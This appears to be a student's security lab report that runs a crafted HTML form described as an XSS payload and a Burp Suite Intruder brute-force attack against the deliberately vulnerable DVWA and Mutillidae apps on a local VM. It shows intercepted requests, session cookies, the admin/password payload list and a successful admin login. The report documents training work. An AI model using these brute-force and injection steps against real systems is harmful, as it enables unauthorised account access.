
CREATING PAYLOAD FOR XSS ON r



```
<form action="http://192.168.159.128/dvwa/vulnerabilities/xss\_s/?"  
method="GET"><br><br><br>  
    <h2>CLICK HERE- {ISAA LAB HRITIK DUBEY 19BIT0150 }:<br>  
/></h2>  
    <input type="hidden" AUTOCOMPLETE="off" name="name" value  
="HRITIK DUBEY"><br />  
<input type="hidden" AUTOCOMPLETE="off" name="name" value ="hello 19BIT0150"><br>  
/>  
    <br />  
    <input type="submit" value="Change" name="Change">  
  
</form>
```





CREATING PAYLOAD FOR XSS ON DVWA

```
<form action="http://192.168.159.128/dvwa/vulnerabilities/xss\_s/?"  
method="GET"><br><br><br>  
    <h2>CLICK HERE- {ISAA LAB HRITIK DUBEY 19BIT0150 }:<br>  
/></h2>  
    <input type="hidden" AUTOCOMPLETE="off" name="name" value  
="HRITIK DUBEY"><br />  
    <br />  
    <input type="submit" value="Change" name="Change">  
  
</form>
```







Question 6: Burpsite [6 Marks] Perform the brute force attack through Burpsite.

The screenshot shows a Mozilla Firefox window running on a Kali Linux VM. The address bar shows the URL <https://192.168.159.128/mutillidae/index.php?page=login.php>. The page title is "Mutillidae: Born to be Hacked". The login form has "Name" set to "HRITIK DUBEY" and "Password" set to "*****". A green button at the top right of the form says "Please sign-in". Below the form, a link says "Dont have an account? [Please register here](#)". To the left of the form is a sidebar titled "Core Controls" with options like "Did Not Connect", "Potential Security", and "Security". To the right is a sidebar with "Did Not Connect", "Potential Security", and "Security". A note in the center says "zap is most like site, but a secure connection could be established. This caused by OWASP ZAP Attack Proxy Rule...quality-tested with Samurai WTE Backtrack". A Windows Notepad window in the foreground contains the text "19BIT0150 HRITIK DUBEY".

The screenshot shows a Mozilla Firefox window running on a Kali Linux VM. The address bar shows the URL <https://192.168.159.128/dvwa/vulnerabilities/brute/>. The page title is "DVWA". The main content is "Vulnerability: Brute Force". It features a "Login" form with "Username" set to "HRITIKDUBEY" and "Password" set to "*****". Below the form is a "More info" section with links to external resources: http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29, <http://www.securityfocus.com/infosec/1192>, and <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>. A Windows Notepad window in the foreground contains the text "19BIT0150 HRITIK DUBEY".

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | || | Burp Suite Community E... Damn Vulnerable Web A... 08:37 AM 65% | Untitled - Notepad File Edit Format View Help 100% Windows (CRLF) UTF-8 ENG IN 19:07 07-12-2021

Burp Suite Community Edition v2021.8.2 - Temporary Project

Request to http://192.168.159.128:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex In

1 GET /dvwa/vulnerabilities/brute/?username=HRITIKDUBEY&password=19BIT010&Login=Login HTTP/1.1
2 Host: 192.168.159.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.159.128/dvwa/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=512b8073afb2bf195e4c59c9469d3e93
10 Upgrade-Insecure-Requests: 1
11
12

Comment this item HTTP/1

INSPECTOR

*Untitled - Notepad

File Edit Format View Help

19BIT0150 HRITIK DUBEY

100% Windows (CRLF) UTF-8

ENG IN 19:07 07-12-2021

Pretty Raw Hex In

1 GET /dvwa/vulnerabilities/brute/?username=HRITIKDUBEY&password=19BIT010&Login=Login HTTP/1.1
2 Host: 192.168.159.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.159.128/dvwa/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=512b8073afb2bf195e4c59c9469d3e93
10 Upgrade-Insecure-Requests: 1
11
12

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x ...

Target Positions Payloads Resource Pool Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /dwa/vulnerabilities/brute/?username=$19BIT0150$&password=$19BIT0105$Login=Login HTTP/1.1
2 Host: 192.168.159.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.159.128/dwa/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=512b8073afb2bf195e4c59c9469d3e93
10 Upgrade-Insecure-Requests: 1
11
12
```

Add \$ Clear \$ Auto \$ Refresh Start attack

*Untitled - Notepad

File Edit Format View Help

19BIT0150 HRITIK DUBEY

100% Windows (CRLF) UTF-8

ENG IN 19:10 07-12-2021

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x ...

Target Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear

Add admin

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

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File Edit Format View Help

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Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | || | [] []

burp-StartBurp Damn Vulnerable Web A... 08:42 AM 62% | 🔒

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder

1 x 2 x ...

Target Positions Payloads Resource

② **Payload Sets**

You can define one or more payload sets. The number of payload sets is limited by the number of concurrent attacks.

Payload set: 2

Payload type: Simple list

Request Response

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Start attack

2. Intruder attack of 192.168.159.128 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200			4882	
1	admin	password	200			4948	
2	hello	password	200			4882	

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of payloads.

Paste Load ... Remove Clear

Add Enter a new item Add from list ... [Pro version only]

② **Payload Processing**

You can define rules to perform various processing on the payloads.

Add Enabled Edit Remove

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQl Injection

Login

Welcome to the password protected area admin

*Untitled - Notepad

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